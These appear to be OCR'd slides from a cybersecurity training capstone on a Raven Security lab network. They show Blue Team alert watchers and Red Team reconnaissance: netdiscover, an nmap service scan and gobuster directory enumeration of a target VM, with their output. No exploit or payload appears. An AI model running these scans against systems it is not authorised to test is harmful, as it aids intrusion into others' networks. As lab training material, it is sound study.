Purple Team Defense, Hack and Attack Mitigation Capstone

Jay J. Idrees, MD, MPH


Penn
UNIVERSITY of PENNSYLVANIA

Cybersecurity Professional (in process)

COLUMBIA | ENGINEERING

Certified Full Stack Software Engineer

Blue Team- Initial Alerts



Watcher

Watch for changes or anomalies in your data and take action if needed.

□ ID	Name	State	Last fired	Last triggered	Comment	Actions
□ 7fef618a-3bd9-4a3e-88aa-a41ae395dde5	Excessive HTTP Errors	✓ OK		4 minutes ago		
□ d7a0e7af-0b34-4c0b-8308-41e811c4353e	HTTP Request Size Monitor	✓ OK	3 minutes ago	a few seconds ago		
□ 0c2282c6-1cdd-4648-a6f0-bdc3e8cfaca2	CPU Usage Monitor	✓ OK				


Red Team

Penetration Testing

Engagement Goals

- Information Gathering / Reconnaissance
- Scanning and Enumeration
- Exploitation
- Post-Exploitation
- Reporting

Reconnaissance




```
root@Kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.90  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::215:5dff:fe00:412  prefixlen 64  scopeid 0×20<link>
        ether 00:15:5d:00:04:12  txqueuelen 1000  (Ethernet)
        RX packets 1383  bytes 319835 (312.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 61748  bytes 55783645 (53.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 6553
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0
        loop  txqueuelen 1000  (Local Loopb
        RX packets 8  bytes 472 (472.0 B)
        RX errors 0  dropped 0  overruns 0
        TX packets 8  bytes 472 (472.0 B)
        TX errors 0  dropped 0 overruns 0

root@Kali:~# 
```

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 210
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
 192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
 192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
 192.168.1.110   00:15:5d:00:04:10      1      42  Microsoft Corporation
 192.168.1.115   00:15:5d:00:04:11      1      42  Microsoft Corporation
```

netdiscover -r 192.168.1.255/16

Scanning - nmap



```
root@Kali:~# nmap -sS -A 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-17 07:03 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0033s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4
|   256 1f:77:31:19:de
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:
80/tcp   open  http        Apache httpd 2.4.1
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          33173/udp   status
|   100024  1          41380/tcp6  status
|   100024  1          48908/udp6  status
|_  100024  1          60357/tcp   status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```


Target Machine/ Capstone VM

Open port 80

```
Host script results:
|_clock-skew: mean: -3h20m00s, deviation: 5h46m24s, median: 0s
|_nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.2.14-Debian)
|   Computer name: raven
|   NetBIOS computer name: TARGET1\x00
|   Domain name: local
|   FQDN: raven.local
|_  System time: 2021-05-18T00:03:31+10:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-05-17T14:03:31
|_  start_date: N/A
```

Network

IP Range: 192.168.1.0/16
Broadcast: 192.168.1.255
Gateway: 192.168.1.1



Target 1
192.168.1.110
OS: Windows
Victim server

Target 2
192.168.1.115
OS: Linux
Victim Server


ELK Stack
192.168.1.100
OS: Linux
Log monitoring

Kali-VM
192.168.1.90
OS: Linux
Penetration testing

Capstone
192.168.1.105
OS: Windows
Testing alerts


Scanning - gobuster

```
gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium dir -e -u http://192.168.1.110 -x .php, txt, html
```




```
root@Kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -e -u http://192.168.1.110 -x .php,txt,html
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.1.110
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,txt,html
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2021/05/17 07:42:31 Starting gobuster
===============================================================
http://192.168.1.110/about.html (Status: 200)
http://192.168.1.110/contact.php (Status: 200)
http://192.168.1.110/index.html (Status: 200)
http://192.168.1.110/img (Status: 301)
http://192.168.1.110/service.html (Status: 200)
http://192.168.1.110/css (Status: 301)
http://192.168.1.110/wordpress (Status: 301)
http://192.168.1.110/team.html (Status: 200)
http://192.168.1.110/manual (Status: 301)
http://192.168.1.110/js (Status: 301)
http://192.168.1.110/vendor (Status: 301)
http://192.168.1.110/elements.html (Status: 200)
http://192.168.1.110/fonts (Status: 301)
http://192.168.1.110/server-status (Status: 403)
===============================================================
2021/05/17 07:50:52 Finished
===============================================================
root@Kali:~#
```

